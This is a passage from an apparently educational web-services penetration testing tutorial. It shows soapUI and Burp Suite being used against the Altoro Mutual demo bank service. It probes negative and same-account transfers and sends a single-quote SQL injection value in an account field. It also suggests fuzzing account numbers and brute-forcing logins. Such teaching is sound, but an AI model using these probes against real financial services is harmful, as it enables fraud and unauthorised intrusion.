Everything worked fine, but we still don't know whether the data types we assumed are correct or not, so let us move to the next option, i.e., collecting data type information from SOA Client.

We learned how to test using SOA Client in the "Web Services Penetration Testing Part 4: Manual Testing with SOA Client," so, without taking much time, I will directly show you where to collect this information. Just check it in Figure 10.




Figure 10: SOA Client showing parameters with required data type

It's a very simple process. Open SOA Client. In "URL," provide the WSDL URL. Click on "Parse WSDL" and in the result window you can find the parameters with data types. But sometimes it is unable to parse a WSDL properly; in that case, there is nothing to worry about; just go below and, in the "Raw WSDL Data," you can find the parameters as well as the data type needed under the particular method or operation name.

As you can see from Figure 10, the required parameters with needed data types are:

60. "transferDate"(date-time)
61. "debitAccount" (string)
62. "creditAccount" (string)
63. "transferAmount" (double)

As we discussed earlier, the same can be also found at the WSDL, as shown in Figure 11.




Figure 11: WSDL showing parameters with required data types

We can get these details in both ways discussed above, but I personally feel that it's better to understand the WSDL file and better to be tool-independent. But both the options are in front of you. You can choose whichever one you are comfortable with. So, as we now have all these details, we can easily fill the appropriate data types and send the request in soapUI. The data we are going to use are:

64. transferDate(date-time) = 2013-01-01T00:00:00
65. debitAccount (string) = 1001160140
66. creditAccount (string) = 1001160141
67. transferAmount(double) = 1.0

Let's send the request with these data. It will look like Figure 12:




Figure 12: transferBalance request with data

Let's send this request by clicking the green button on the top of the left corner and we will get the result shown in Figure 13.




Figure 13: response window after successfully executing the request

Voila, we successfully sent the request and got the response that "$1 was successfully transferred from Account 1001160140 into Account 1001160141 at 11/16/2013 2:15:47 PM". Some might think how exactly I got these numbers correct; yes, this is a question

but the other major question is how you can get all these data correct. It's simple by fuzzing the parameters.

We have four parameters here, of which two are independent, i.e., transferDate and transferAmount. And now we are left with two parameters. debitAccount and creditAccount. As there is no anti-automation we can fuzz both the parameters and enumerate the account number.

Now, since we successfully executed this request and collected some genuine data, we can use them to test some other test cases. Since it is a banking application and it allows us to send money from one account to another, let's check whether a negative balance transfer is allowed or not.

We will use the same data that we used in the previous request, just changing the transferAmount value from 1.00 to -1.00. The data used:

68. transferDate(date-time) = 2013-01-01T00:00:00
69. debitAccount (string) = 1001160140
70. creditAccount (string) = 1001160141
71. transferAmount(double) =- 1.0

And let's check the result, as shown in Figure 14.




Figure 14: response window after successfully executing the request

Yes, we are able to transfer a negative balance. This is one of the critical business logic vulnerabilities in any banking application or service. And this is the power of manual testing. This kind of vulnerability can never be detected by any auto scanner.

Let's now look at another test case. We will use the same data used in the previous request, but this time with a $2.00 transferAmount. The only other thing we will change is that we will use the same account number for both debitAccount and creditAccount. Here we will check whether this web service validates the uniqueness of debitcardAccount and creditcardAccount before executing the service or not. The data used:

72. transferDate(date-time) = 2013-01-01T00:00:00
73. debitAccount (string) = 1001160140
74. creditAccount (string) = 1001160140
75. transferAmount(double) = 2.0

And let's check the result, as shown in Figure 15.




Figure 15: response window after successfully executing the request

This is again a critical business logic vulnerability. A banking service must validate that the sender's account and receiver's account are not the same.

Similarly, you can think out of the box according to your scenario; understand the functionality of the web service first and then experiment with different approaches to get new nontraditional vulnerabilities.

Now it's time to try some very popular test cases. The data we will use are:

76. transferDate(date-time) = 2013-01-01T00:00:00
77. debitAccount (string) = 1001160140′
78. creditAccount (string) = 1001160141
79. transferAmount(double) = 2.0

The result is shown in Figure 16.




Figure 16: response window showing error message.

In this case we found:

80. System.Data.OleDb.OleDbException (we got a DB Exception or possible SQLI)
81. d:\downloads\AltoroMutual_v6\website\App_Code\WebService.cs:line 146 (server path disclosure)

Though we found some good business logic vulnerabilities, it's not possible every time to find the same. Most of the time, the common vulnerabilities that we find on a web service are information disclosures, such as header version disclosure, private IP address disclosure, database error pattern found, etc. Apart from that, authorization-related vulnerabilities are very common in this case. Some other common vulnerabilities, such as SQL Injection, can also be found. But we need to focus most on information disclosure, as web services are being used in complex enterprise level applications and those applications contain a huge number of vital, private and important information.

Conclusion

In this article, we focused on how to perform manual web services penetration testing using soapUI: How to get information regarding the data type needed for different parameters and how to generate different test cases according to the given scenario to test different business logic vulnerabilities. So, as I mentioned in the **Web Services Penetration Testing Part 1**, the testing approach of web services is quite similar to the testing approach used in web applications. You will agree with me after completing this article.

The only problem here is that it is very difficult to execute each and every request independently in soapUI. Let's say I want to fuzz a parameter: It is very difficult for me to do so just using soapUI. So, in the next installment, we will discuss how to integrate soapUI with other tools to automate the testing process.

References

http://www.soapui.org
https://addons.mozilla.org/en-US/firefox/addon/soa-client/

From <https://resources.infosecinstitute.com/web-services-penetration-testing-part-5-manual-testing-soapui/>

In the previous article we discussed in what cases we might face challenges performing manual web services penetration testing and how SoapUI will help in those circumstances. Now, what are the logical and business logic test cases when testing a web services, how do we test them, and what are limitations of SoapUI?

Though SoapUI is a very powerful tool while performing a manual Web services penetration testing, it does not allow a tester to fuzz a parameter. It's very important in case of a black box testing to fuzz. Let's take an example: if a Web service provides a login method, and you want to bypass the login method with SoapUI, you want to repeat the authentication request many times to brute force the credentials. But is it that easy with SoapUI? The answer is "NO". So that's why we will integrate SoapUI with other tools which provide us an interface to fuzz the parameters of a soap request generated by SoapUI. The tool we are going to use to perform the same is a very popular integrated platform to perform manual as well as automated testing: Burp Suite.

Burp Suite

Most security professionals use Burp Suite. It is a very popular tool to perform Web application penetration testing. It is an integrated platform for performing security testing of Web applications, and in most of the cases we can use the same to test Web services and mobile applications by proper configuration and integration with some other tools. Its various tools give you full control to enhance and automate the testing process.

Key Components of Burp

82. **Proxy** runs on port 8080 by default. It intercepts the request and let you inspect and modify traffic between your browser and the target application.
83. **Spider** is used for crawling content and functionality by auto submission of form values.
84. **Scanner** is used for automating the detection of numerous types of vulnerabilities. The type of scanning can be passive, active or user-directed.
85. **Intruder** can be used for various purposes, such as performing customized attacks, exploiting vulnerabilities, fuzzing different parameters, etc.
86. **Repeater** is used for manipulating and resending individual requests and to analyze the responses in all those different cases.
87. **Sequencer** is mainly used for checking the randomness of session tokens.
88. **Decoder** can be used for decoding and encoding different values of the parameters.
89. **Comparer** is used for performing a comparison between two requests, responses or any other form of data.
90. **Extender** allows you to easily write your own plugins to perform complex and highly customized tasks within Burp. Or you can also include different types of Burp extensions created by different developers or security professionals.

Burp Suite comes in two different editions.

91. Free Edition
92. Professional Edition


The major difference between these two is that in the Free Edition, some features like Scanner and Extender are not present. And also you can find that Intruder has certain limitations.

Though Burp Suite Professional Edition is one of the widely used tools for its unique features (which we will discuss in forthcoming articles), right now we will use Burp Suite Free Edition to fuzz different parameters of the request by integrating it with the SoapUI.

Burp Suite integration with SoapUI:


Burp Suite Free Edition is a fine product of Portswigger. You can download it from the below mentioned URL: http://portswigger.net/burp/downloadfree.html

Before running it, make sure that you have installed Java in your system. After downloading the Burp Suite Free Edition, you will get a jar file. Just click on that to open your Burp Suite. It will show as shown in Img1.




Img1: Burp Suite Free Edition starting banner

After this banner, you will find that your Burp is running properly, and with a little configuration it will be ready to fuzz parameters. The Burp window is shown in Img2.




Img2: The burp window

For initial configuration, click on the Proxy tab on the top and then on the Options sub tab as shown in Img3.




Img3: Options tab to configure settings

As shown in Img3, Burp Listen uses local host IP and 8080 port number by default. If you want to change the port or IP, click on Edit or just check the running checkbox to run the Listener as shown in Img4.




Img4: Start the Listener

We started the Listener but still we need to check a couple of things in the Options tab, such as Intercept Client Request and Intercept Server Response. By default, Intercept Client Request is enabled in Burp Suite Free Edition, and we can see that in the bottom part of Img3. But the Intercept Server Response is disabled by default, so we need to enable that as shown in Img5.




Img5: Enabling Intercept Server Response

Now Burp is ready to be integrated with the SoapUI. Open SoapUI. The initial creating project in SoapUI is discussed in the previous article. So I will not discuss the same again here. I will use the same URL http://www.testfire.net/bank/ws.asmx?WSDL to test Web services, and once you create a project for this WSDL file in SoapUI it will look like Img5.




Img6: SoapUI window with all the methods of Web service

Now as everything is ready, to start with let's integrate the Burp Suite Free Edition with the SoapUI. To do so, you have to click on the Settings icon present in third position from right side in the left top corner on Img6, and you will get a new window as shown in Img7.



Img7: The settings window


To change the proxy settings, click on the Proxy Settings tab, and another new window opens as shown in Img8.



Img8: Proxy Settings


You can set your proxy listener IP and port number here, as in my case my proxy is running on 127.0.0.1:8080 I used the same. Then you can either enable using proxy from here or from the home page. Click OK and save the settings.

To enable the proxy, click on the proxy icon directly, this is present in the second position from right side in the left top corner of Img6. The icon in red means interception is off, and the icon in green means the interception is on. As shown in Img9.



Img9: Proxy icon


Now the integration part is complete. Just check your Burp proxy if the intercept is on or not, if not just make that on, then go to the SoapUI to send a request to check whether both are integrated properly or not. So I will use “GetUserAccounts” method in SoapUI and change the value of the parameter “UserId” to one to generate a proper soap request and check if the request is getting intercepted by the Burp Suite or not, as shown in Img10.



Img10: Burp Suite integration with SoapUI to intercept request

